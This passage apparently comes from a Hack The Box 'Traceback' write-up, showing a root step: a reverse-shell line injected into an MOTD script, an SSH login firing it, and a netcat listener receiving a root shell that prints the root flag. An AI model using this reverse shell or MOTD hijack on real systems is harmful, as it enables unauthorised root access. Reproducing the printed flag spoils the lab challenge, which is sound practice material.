#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

bash -c 'bash -i >& /dev/tcp/10.10.14.23/9001 0>&1'
echo "\nWelcome to Xh4H land \n"
~
```



```
┌──(root💀kali)-[/Documents/htb/boxes/traceback]
└─# ssh -i sysadmin sysadmin@10.10.10.181
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^
#################################

Welcome to Xh4H land
```



```
┌──(root💀kali)-[/Documents/htb/boxes/traceback]
└─# nc -nlvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:35330.
bash: cannot set terminal process group (17797): Inappropriate ioctl for device
bash: no job control in this shell
root@traceback:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@traceback:/# cat /root/root.txt
cat /root/root.txt
a3bfb7aa23b2ef6a71e534fe1b31194d
root@traceback:/# █
```